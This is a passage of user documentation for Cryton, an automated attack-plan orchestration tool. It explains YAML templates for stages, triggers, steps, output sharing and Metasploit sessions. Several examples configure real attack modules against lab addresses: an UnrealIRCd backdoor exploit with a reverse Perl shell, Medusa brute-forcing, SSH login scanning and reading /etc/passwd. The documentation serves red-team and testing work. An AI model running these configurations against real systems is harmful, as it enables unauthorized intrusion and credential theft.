
plan:
  name: my-plan
  owner: my name
  stages:
    ...
  
```

To better understand what each argument means and defines, here is a short description:

- **name** - Sets the name of the Plan.
- **owner** - Name of the person who created the Plan.
- **stages** - List of [Stages](#) that will be executed during the Plan's execution.

5.2.3 Stage

A stage is a unit defined by a target and its trigger (for example time of start). It contains a list of attack [Steps](#) that are related to each other.



Example of defining Stage using YAML:

```

name: my-stage
trigger_type: delta
trigger_args:
minutes: 5
steps:
  ...
depends_on:
  - previous-stage
  
```

To better understand what each argument means and defines, here is a short description:

- **name** - Sets the name of the Stage, which is mainly used to define its purpose (**must be unique** across the Plan).
- **trigger_type** - Type of the trigger to be used. For more details see [triggers](#).
- **trigger_args** - Dictionary arguments, that are specific for each type of trigger. For more details see [triggers](#).
- **steps** - List of related [Steps](#) that will be executed during the Stage's execution.
- **depends_on** - If the Stage depends on other Stages' actions, we can tell the Stage to wait until the other Stages are finished. For more details see [dependencies](#).

Triggers

DELTA

Schedule execution for a specific time after the plan start, e.g. `minutes: 30`.

Examples

```
trigger_type: delta
trigger_args:
  hours: 0 # Wait for x hours.
  minutes: 0 # Wait for x minutes.
  seconds: 0 # Wait for x seconds.
```

DATETIME

Schedule execution for a specific date and time after the plan started.

Trigger arguments:

Notice: One argument from the Date and Time part of arguments (every argument except `timezone`) is required. Besides that, arguments are optional and their default values are used in their absence.

Argument	Description	Default
timezone	Timezone for DateTime trigger. List of available timezones here .	UTC
year	Year in which stage should be executed.	The year of the plan execution in the specified timezone
month	Month in which stage should be executed.	The month of the plan execution in the specified timezone
day	Day in which stage should be executed.	The day of the plan execution in the specified timezone
hour	Hour in which stage should be executed.	00
minute	Minute in which stage should be executed.	00
second	Second in which stage should be executed.	00

Examples

```
# This stage would be executed on 2022-01-01 08:20:00 in Europe/Prague timezone
trigger_type: datetime
trigger_args:
  timezone: Europe/Prague
  year: 2022
  month: 1
  day: 1
  hour: 8
  minute: 20
  second: 00
```

```
# This stage would be executed at 16:00 UTC on the day of the plan execution
trigger_type: datetime
trigger_args:
  hour: 16
```

HTTP LISTENER

The stage will be executed on specific data received in the HTTP request (GET/POST) on the listener.

```
trigger_type: HTTPListener
trigger_args:
  host: localhost # Address of the listener from the Worker's perspective.
  port: 8082 # Port of the listener from the Worker's perspective.
  routes: # List of routes listener will check for requests.
    - path: /index # Request's path.
      method: GET # Request's allowed method.
      parameters: # Request's required parameters.
        - name: parameter # Parameter's name.
          value: value # Parameter's value.
```

MSF LISTENER

The stage will be executed when a session with the user-defined arguments is returned from Worker. Once the session is saved, it can be accessed using `use_named_session: my-stage-name_session`, where `my-stage-name` is the Stage's name.

Identifiers are arguments that can be used to identify a msf session that we are waiting for to trigger the Stage. Arguments in identifiers use partial 'regex' to get matches. For example, they can use 'handler' to match 'exploit/multi/handler'.

```
trigger_type: MSFListener
trigger_args:
  identifiers: # Optional, by default MsfTrigger will try to find a match using 'via_exploit' and 'via_payload' based on used msf module and payload
    type: 'shell'
    tunnel_local: '192.168.56.50:4444'
    tunnel_peer: '192.168.56.51:35380'
    via_exploit: 'exploit/unix/irc/unreal_ircd_3281_backdoor'
    via_payload: 'payload/cmd/unix/reverse_perl'
    desc: 'Command shell'
    info: ''
    workspace: 'false'
    session_host: '192.168.56.50'
    session_port: '4444'
    target_host: ''
    username: 'vagrant'
    uuid: 'o3mnfksh'
    exploit_uuid: 'vkz18sib'
    routes: ''
    arch: 'python'
  exploit: unix/irc/unreal_ircd_3281_backdoor # Exploit to use.
  exploit_arguments: # Arguments that will be passed to the exploit.
    RHOST: 192.168.56.51
    RPORT: 6697
  payload: cmd/unix/reverse_perl # Payload to use.
  payload_arguments: # Arguments that will be passed to payload.
    LHOST: 192.168.56.50
    LPORT: 4444
```

Dependencies

Creating time based triggers can be limiting, since the Stage itself can take more time than expected. To ensure that the Stages will execute in the correct order, you can choose to check if some other Stage has already finished, before its execution. All you have to do is define the `depends_on` argument.

This way you can ensure that the sessions and gathered output from other Stages are available.

```
name: stage-name
depends_on:
  - other-stage
```

5.2.4 Step

As the name suggests, a Step is equal to one action. All the possible actions will be described later. Every step can have a successor(s) which execution will follow according to provided conditions.

Example of defining Step using YAML:

```
name: get-credentials
step_type: worker/execute
is_init: true
output_prefix: credentials_from_localhost
arguments:
  module: mod_medusa
  module_arguments:
    target: localhost
    credentials:
      username: admin
      password: admin
next:
  - type: result
    value: OK
    step: create-session
```

To better understand what each argument means and defines, here is a short description (sub-arguments are omitted since they will be discussed in more depth in their own section):

- **name** - Sets the name of the Step, which is mainly used to define its purpose (**must be unique** across the Plan).
- **step_type** - Sets what action will the Step perform and what `arguments` will the Step use, more info [below](#).
- **is_init** - Defines if the step is initial (is executed first) and is not a successor.
- **output_prefix** - If you want to use a custom name for sharing Step's results (*serialized_output*) you can define this parameter. By default, the Step's *name* is used. For more details see [Output prefix](#).
- **arguments** - Dictionary of arguments different for each *step_type*. To check out all possible parameters and types see [types section](#).
- **next** - Defines Step's successors, more info [below](#).

Step types

Step types are represented by the mandatory `step_type` parameter which defines what action should be executed in Step. It tells the Worker component what arguments to expect and what functions to run based on them.

Currently, there are 3 types:

Step type	Purpose
<code>worker/execute</code>	Execution of attack modules.
<code>empire/agent-deploy</code>	Deployment of Empire agent on target.
<code>empire/execute</code>	Execution of shell commands or Empire modules on active Empire agent.

Execute attack module on Worker

This functionality uses `step_type: worker/execute` and enables the execution of an attack module on a worker defined by the following parameters.

Argument	Description
<code>module</code>	Defines a path (will be added to the path defined in Worker) to the chosen module that will be executed on Worker.
<code>module_arguments</code>	Python dictionary (JSON) containing arguments that will be passed to the module.
<code>create_named_session</code> (optional)	How to name the session this module will create for later usage.
<code>use_named_session</code> (optional)	Name of created msf session through Cryton.
<code>use_any_session_to_target</code> (optional)	Ip address of target on which has been created msf session.
<code>session_id</code> (optional)	ID of msf session to target.
<code>ssh_connection</code> (optional)	Arguments for creating ssh connection to target.

Execution variables can be used only for the `module_arguments` parameter!

ARGUMENTS FOR `SSH_CONNECTION`

Argument	Description
<code>target</code>	Ip address for ssh connection.
<code>username</code> (optional)	Username for ssh connection.
<code>password</code> (optional)	Password for ssh connection if <code>ssh_key</code> is not supplied.
<code>ssh_key</code> (optional)	Ssh key for ssh connection if <code>password</code> is not supplied.
<code>port</code> (optional)	Port for ssh connection (default: 22).

Conditional execution

To be able to execute an attack scenario according to some execution tree, Steps provide a way to be executed according to specified conditions. There are many types of conditions that can be used. To use them in designing a Template, a list of dictionaries **containing** params **type**, **value**, **step** must be provided.

Following are types of conditions together with descriptions of possible values.

Type	Value	Description
<code>result</code>	OK, FAIL, EXCEPTION	Match final <code>result</code> of the Step.
<code>serialized_output</code>	Regex expression, for example: <code>^my_regex_expression.*</code>	Match regex expression in <code>serialized_output</code> of the Step.
<code>output</code>	Regex expression, for example: <code>^my_regex_expression.*</code>	Match regex expression in <code>output</code> of the Step.
<code>any</code>	- (value must be omitted)	Run successor(s) in any case.

TYPE

Which value you want to compare, according to the output of the parent Step.

VALUE

The desired value of the selected type. Can be defined as a string (one value) or a list of strings (multiple values).

STEP

Name of the Step's successor(s).

Can be a string (one successor) or a list of strings (multiple successors).

EXAMPLES:

```
next:
- type: result
  value: OK
  step: step-to-execute
```

```
next:
- type: serialized_output
  value:
    - admin
    - root
  step: step-to-execute
```

```
next:
- type: any
  step:
    - step-to-execute-1
    - step-to-execute-2
```

Output sharing

Output sharing is used for sharing gained data (*serialized_output*) between multiple steps. To go through the data we use a modified version of a dot notation.

For example imagine following dictionary (Python data structure)

```
{"credentials": [{"username": "admin", "password": "securePassword"]}}
```

If we wanted to access it and get **password** for *admin* user using our version of dot notation, we would use `credentials[0].password` which would return *securePassword* string.

This brings in some limitations:

- keys are separated using `.`
- key can't be in format `[integer]` (regex representation: `^\[[0-9]+\]$`) as it represents list (array) index
- list (array) index can be defined multiple times in the same key for example `myKey[1][1]`, however must be defined at its end (regex representation: `((\[[0-9]+\])+$)`)

There are two techniques for sharing outputs of modules between steps:

- **output_prefix**
- **output_mapping**

OUTPUT PREFIX

By default, the prefix string is set to the name of the step. Using its name, any other step can query its output (serialized_output of its attack module execution) and use it in its arguments.

Alternatively, this prefix can be set to a custom string. This way, multiple equivalent steps can return the same prefixed variable value to be used by a dependent step. For example:

```
- name: bruteforce
  step_type: worker/execute
  is_init: true
  output_prefix: custom_prefix
```

```

arguments:
  module: mod_medusa
  # Should return username and password in a dictionary
  module_arguments:
    target: localhost
    # Default password list in mod_medusa folder will be used for brute force
    credentials:
      username: admin
next:
- type: result
  value: OK
  step: mod_ssh
- name: mod_ssh
  step_type: worker/execute
  arguments:
    module: mod_ssh
    module_arguments:
      username: $custom_prefix.username
      password: $custom_prefix.password

```

Also, there is a special prefix named **parent**, which simply takes the output from parent step execution (which executed the current step).

```

- name: stepA
  ...
next:
- type: ...
  value: ...
  step: stepB
- name: stepB
  ...
  module_arguments:
    username: $parent.var

```

Output prefix **cannot be the name of other steps or the value "parent"**, otherwise it can be any string **that doesn't contain "\$" and "." signs**.

OUTPUT MAPPING

Sometimes you do not care from which module you receive information. Step A and Step B can both return a stolen authentication token. For this reason, you can use `output_prefix`. But there is an obvious problem! What if both steps return this value under a different name, e.g. `token` and `auth_token`? Prefix would not help you much in this situation. For this reason there is a `output_mapping` mechanism.

```

- name: step_a
  # Returns 'token'
  output_prefix: steal
  output_mapping:
    - name_from: token
      name_to: stolen_token
  step_type: worker/execute
  arguments:
    module: mod_a
    module_arguments:
      ...
- name: step_b
  # Returns 'auth_token'
  output_prefix: steal
  output_mapping:
    - name_from: auth_token
      name_to: stolen_token
  step_type: worker/execute
  arguments:
    module: mod_b
    module_arguments:
      ...
- name: step_c
  step_type: worker/execute
  arguments:
    module: mod_c
    module_arguments:
      token: $steal.stolen_token

```


Execution variables

To assign different values for each Plan execution in Run, you can use execution variables.

To define execution variables, use Jinja ([with some tweaks](#)) instead of filling the arguments with real values while creating a Plan template. For example:

```
module_arguments:
  target: '{{ my_jinja_variable }}'
```

IMPORTANT: Execution variables must be defined as a string using single quotes, otherwise they won't be matched.

And before you execute Run (and its Plan execution(s)), upload your variable(s). (see [CLI](#))

Example of a file with execution variables:

```
variable: localhost
nested:
  variable: value
variable_list:
  - var1
  - var2
```

If a variable cannot be filled, the Step errors out.

LIMITATIONS

- Execution variables must be defined as a string using single quotes. `yaml`

```
foo: '{{ variable }}'
```
- In the case of Step type `worker/execute` you can use these variables only for the `module_arguments` parameter and its sub-parameters. For `empire/agent-deploy` or `empire/execute` you can use these variables for the root `arguments` parameter and its sub-parameters.
- Currently, there is support for simple and nested variables only. Examples: `yaml`

```
foo: '{{ variable }}'
foo: '{{ nested.variable }}'
foo: '{{ variable[index] }}'
foo: '{{ nested.variable[index] }}'
```
- If you want to use more Jinja goodies, use the raw block: `yaml`

```
foo: {% raw %} '{{ variable + 14 }}' {% endraw %}
```

5.3 Plan instance

The second stage is creating a Plan instance. While Template contains unfilled variables (therefore the name "template"), Plan instance fills these things in by combining the template with an **inventory file**. This file contains all information that needs to be filled in the template. After instantiation, everything is ready to create a **Run**.

NOTE: After creating the Plan instance only the [Execution variables](#) can be left unfilled and must be explicitly defined as a string.

5.3.1 Inventory files

When you create a template, you don't always have all the information you need for directly executing it. Or you simply want to make it reusable for other people in their own environment. To provide variability in templates we support **inventory files**. These inventory files can be used to provide variable values to templates using **Jinja** language.

A valid Plan file is written in YAML format with variables in the Jinja format, which have to be replaced during the instantiation process.

Example of inventory file:

```
names:
  stage1_target: 192.168.56.102
```

You can use it as in following example:

```
# Stage two: target is web server
- target: {{names.stage1_target}}
```

5.4 Session management

One of the unique features of Cryton is the ability to create and use *sessions* - connections to the target systems. When you successfully exploit a running network service on your target machine (victim), you open a connection to it. In Cryton, this connection can be given a name and then used during the Plan execution in any Step (which is executed on the same Worker node and supports this functionality). Metasploit Framework session management is used for storing and interacting with sessions, and therefore must be available and running on the Worker node.

```
- name: step1
  arguments:
    create_named_session: session_to_target_1
    ...
- name: step2
  arguments:
    use_named_session: session_to_target_1
    ...
```

In the example above, step1 creates a named session *session_to_target_1* (in case it succeeds). Its Metasploit ID gets stored in the database and can be used anywhere in the Plan, not only in the following Step (as seen in the example). When the Plan creates multiple sessions to the same target, and the attacker does not care which he is using, the *use_any_session_to_target* parameter can be used.

```
- name: step1
  arguments:
    use_any_session_to_target: 192.168.56.22
    ...
```

5.4.1 Plan example

```
---
plan:
  name: Session example
  owner: test name
  stages:
    - name: stage-one
      trigger_type: delta
      trigger_args:
        seconds: 5
      steps:
        - name: ssh-session
          is_init: true
          step_type: worker/execute
          arguments:
            create_named_session: session_to_target_1
            module: mod_msf
            module_arguments:
              exploit: auxiliary/scanner/ssh/ssh_login
              exploit_arguments:
                RHOSTS: 127.0.0.1
                USERNAME: vagrant
                PASSWORD: vagrant
          next:
            - type: result
              value: OK
              step: session-cmd
        - name: session-cmd
          step_type: worker/execute
          arguments:
            use_named_session: session_to_target_1
            module: mod_cmd
            module_arguments:
              cmd: cat /etc/passwd
```

6. Execution phase

6.1 What is Run

When you finally have a Plan instance stored in the database, you can create a new Run. For every Worker, a new Plan execution is created. The reason behind this is a storage of execution history, so it is possible to compare results in Run and usage of different variables for Plan executions. As [mentioned before](#), you can leave Step argument as an empty Jinja variable. Now, before execution, you can use different values for each Plan execution.


6.1.1 Parameters

The following table contains a list of output parameters.

Name	Description	Type	Example
state	Current state of the execution.	string	PENDING
start_time	When the execution started.	datetime	2022-07-21T20:37:28.343619Z
pause_time	Time of the last pause.	datetime	2022-07-21T20:37:28.343619Z
finish_time	When the execution finished.	datetime	2022-07-21T20:37:28.343619Z
schedule_time	When is the execution supposed to start.	datetime	2022-07-21T20:37:28.343619Z
aps_job_id	ID of the job in scheduler.	string	abcd-1d2c-abcd-1d2c
plan	Which Plan is used for the execution.	int	1

6.1.2 States

Here is a map of allowed states, transitions, and their description.



PENDING - Every execution starts its lifecycle in this state - it is inactive.

SCHEDULED - Execution with this state will be started at the defined time.

RUNNING - Execution is in progress and its sub-executions are being executed.

PAUSING - If the user decides to pause the execution, it will change its state to *PAUSING* and wait until the conditions are met.

PAUSED - Once all the sub-executions are paused or in a final state, the execution is marked as *PAUSED*.

TERMINATING - If the user decides to kill the execution, it will change its state to *TERMINATING* and wait until the conditions are met.

TERMINATED - Once all the sub-executions are stopped, the execution is marked as *TERMINATED*.

FINISHED - In this state the execution, and its sub-executions have reached final states.

6.1.3 Actions

To give you the ability to control your attack plan, here is a list of the supported actions.

Execute

The basic action you can do is **Execute** the Run. This will start it instantly. What does that mean?

- Delta and DateTime triggered Stages are scheduled
- HTTP/MSF triggers are started on Workers
- Run state is set to RUNNING

Schedule, Reschedule, Unschedule, Postpone

Schedule action does just that - it **schedules** an *Execute* action at a given time. If you want to change the time of your execution, you can still **reschedule** it or simply **unschedule** it and leave it in a pending state. You can also **postpone** your scheduled execution.

Pause, Unpause

Anytime during Run execution, you can **pause** it. To continue the Run, simply issue the **unpause** command.

Kill

Terminate (forcefully) Run's execution and its sub-executions.

Validate modules

Check if all the modules used in the Run are present on desired Workers and if their arguments set in the Plan are correct.

6.2 Execution statistics

There are special kinds of objects called *Executions* for every unit in the attack scenario:

- **Plan execution**
- **Stage execution**
- **Step execution**

These are not objects that need to be created by you - instead, they are created when their respective unit is executed. This way the history and results of each execution can be stored.

Every Execution object stores a start and finish time, so it is easy to count the running times of each unit. With Steps the Execution is also a place where the output and results from attack modules are stored.

6.2.1 Plan execution

For every execution of the Plan (on a given Worker) a new Plan execution is created.

The importance of this object is in keeping the history of executions of a given run. This object also connects all other sub-executions (Stage and Step) with the Run.


Parameters

The following table contains a list of output parameters.

Name	Description	Type	Example
state	Current state of the execution.	string	PENDING
start_time	When the execution started.	datetime	2022-07-21T20:37:28.343619Z
pause_time	Time of the last pause.	datetime	2022-07-21T20:37:28.343619Z
finish_time	When the execution finished.	datetime	2022-07-21T20:37:28.343619Z
schedule_time	When is the execution supposed to start.	datetime	2022-07-21T20:37:28.343619Z
aps_job_id	ID of the job in scheduler.	string	abcd-1d2c-abcd-1d2c
run	Run of which it is a part of.	int	1
worker	Which Worker is used for the execution.	int	1
evidence_directory	In what directory is the evidence saved.	string	/path/to/evidence/directory

States

Here is a map of allowed states, transitions, and their description.



PENDING - Every execution starts its lifecycle in this state - it is inactive.

SCHEDULED - Execution with this state will be started at the defined time.

RUNNING - Execution is in progress and its sub-executions are being executed.

PAUSING - If the user decides to pause the execution, it will change its state to *PAUSING* and wait until the conditions are met.

PAUSED - Once all the sub-executions are paused or in a final state, the execution is marked as *PAUSED*.

TERMINATING - If the user decides to kill the execution, it will change its state to *TERMINATING* and wait until the conditions are met.

TERMINATED - Once all the sub-executions are stopped, the execution is marked as *TERMINATED*.

FINISHED - In this state the execution, and its sub-executions have reached final states.

6.2.2 Stage execution

Stage execution contains execution data for its Stage counterpart.


Parameters

The following table contains a list of output parameters.

Name	Description	Type	Example
state	Current state of the execution.	string	PENDING
start_time	When the execution started.	datetime	2022-07-21T20:37:28.343619Z
pause_time	Time of the last pause.	datetime	2022-07-21T20:37:28.343619Z
finish_time	When the execution finished.	datetime	2022-07-21T20:37:28.343619Z
schedule_time	When is the execution supposed to start.	datetime	2022-07-21T20:37:28.343619Z
aps_job_id	ID of the job in scheduler.	string	abcd-1d2c-abcd-1d2c
trigger_id	ID of the trigger on Worker.	string	abcd-1d2c-abcd-1d2c
plan_execution	Plan execution of which it is a part of.	int	1

States

Here is a map of allowed states, transitions, and their description.



PENDING - Every execution starts its lifecycle in this state - it is inactive.

SCHEDULED - Execution with this state will be started at the defined time.

STARTING - Action that requires Worker confirmation is occurring - starting listener.

ERROR - An error occurred during execution start up - unable to start listener.

WAITING - Execution in this state is waiting for its dependencies (other executions) to finish.

AWAITING - Execution is awaiting a trigger activation.

RUNNING - Execution is in progress and its sub-executions are being executed.

PAUSING - If the user decides to pause the execution, it will change its state to *PAUSING* and wait until the conditions are met.

PAUSED - Once all the sub-executions are paused or in a final state, the execution is marked as *PAUSED*.

TERMINATING - If the user decides to kill the execution, it will change its state to *TERMINATING* and wait until the conditions are met.

TERMINATED - Once all the sub-executions are stopped, the execution is marked as *TERMINATED*.

FINISHED - In this state the execution, and its sub-executions have reached final states.

6.2.3 Step execution

Step execution contains execution data for its Step counterpart.

